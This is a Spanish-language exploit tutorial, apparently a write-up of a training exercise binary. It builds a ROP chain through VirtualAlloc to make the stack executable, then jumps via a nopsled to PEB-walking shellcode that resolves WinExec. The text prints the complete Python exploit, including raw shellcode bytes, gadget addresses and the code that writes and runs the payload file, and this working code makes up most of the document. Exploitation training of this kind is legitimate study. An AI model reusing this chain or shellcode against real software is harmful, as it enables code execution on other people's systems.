
fDat = open('fichero.dat', 'wb')
fDat.write(payload)
subprocess.Popen(['ejercicio13.exe'])
```

Antes de ejecutarlo, parcheemos el *entry point* de nuestro binario con EB FE para poder hacer un *attach* al proceso desde nuestro *debugger*.

Una vez hecho esto corremos el programa, hacemos el *attach* al proceso con *Olly*, y ponemos un *breakpoint* junto en el `call ecx` en la direccion `0x101012FA` de `main`. Pulsamos F8 y veremos lo siguiente:



El siguiente diagrama es una representación de las dos estructuras `var_8` y valores en el *heap*, antes y después de la llamada a `memcpy` en `check()`.



No debemos olvidar que `DestBuf` como hemos dicho es una variable local de `main`, por lo tanto estará presente en el *stack*, y sería una buena manera de implementar nuestro `rop stack`.

En el diagrama anterior podemos ver el estado del *stack* después de `call ecx`.


.ROPandRoll.

Una vez teniendo el control de ejecución, deberemos hacer *rop* para poder ejecutar nuestro *calc*.


Hay muchas maneras de poder conseguir esto, ya que lo único que conlleva es tener los *gadgets* necesarios y la creatividad de cada uno para encajarlos.

Muy probablemente haya mejores versiones de esta fase de explotación que la que voy a enseñar a continuación, sin embargo esta implementación es la que me funcionó.

El siguiente diagrama muestra parte del *stack* en la posición 0x101012FA



El *rop stack* que lleve acabo se muestra en el diagrama de la siguiente página con más detalle.




La estrategia de este *rop stack* es hacer gran parte del *stack* ejecutable utilizando la función `VirtualAlloc`, para mas tarde saltar a un *nopsled* que finalmente ejecutará un *shellcode*.

. Shellcode .

Basándonos en que podemos incluir un *shellcode* en el *exploit* el cual no tiene restricción de tamaño y puede incluir *null bytes*, decidí poner un resolver.

Este resolver obtiene la base de `kernel32.dll` de la `PEB` del proceso. Una vez la base de `kernel32.dll` es hallada, este viaja hasta la tabla de *exports*, y parsea esta tabla hasta que de con la función `WinExec`, una vez conseguida la función, empuja “*calc*” al *stack*, empuja `esp` y consigue el correspondiente VA de `WinExec` y llama al mismo asi ejecutando la calculadora.

En la siguiente figura esta el diagrama del resolver:



.Final Payload.

```
import struct, subprocess


p = lambda x : struct.pack("<I", x)

shellcode = "\x66\x81\xE4\xFC\xFF\x31\xD2\x52\x68\x63\x61\x6C\x63\x89\xE6\x52"
shellcode += "\x56\x64\x8B\x72\x30\x8B\x76\x0C\x8B\x76\x0C\xAD\x8B\x30\x8B\x7E"
shellcode += "\x18\x8B\x5F\x3C\x8B\x5C\x1F\x78\x8B\x74\x1F\x20\x01\xFE\x8B\x4C"
shellcode += "\x1F\x24\x01\xF9\x42\xAD\x81\x3C\x07\x57\x69\x6E\x45\x75\xF5\x0F"
shellcode += "\xB7\x54\x51\xFE\x8B\x74\x1F\x1C\x01\xFE\x03\x3C\x96\xFF\xD7\x90"

payload = "\xff" + p(0x45464748) + p(0x25262728) + p(0xff) # bypassing checks

payload += p(0x1010179b)
payload += p(0x10103000+0x74)
payload += p(0x10101b00)
payload += p(0x1010103a)
payload += p(0x0012af80)
payload += p(0x00001000)
payload += p(0x00001000)
payload += p(0x00000040)
payload += p(0x0012af8a)
payload += p(0xdeadbeef) * 11
payload += p(0x10101CA3)
payload += p(0x10101039)
payload += p(0x90909090) * 7
payload += shellcode

fDat = open('fichero.dat', 'wb')
fDat.write(payload)
subprocess.Popen(['ejercicio13.exe'])
```



. Despedida .

Esperamos que os haya gustado el tute. Un saludo a los miembros de CLS Exploits y como no a amn3sla team!. Hasta la próxima!.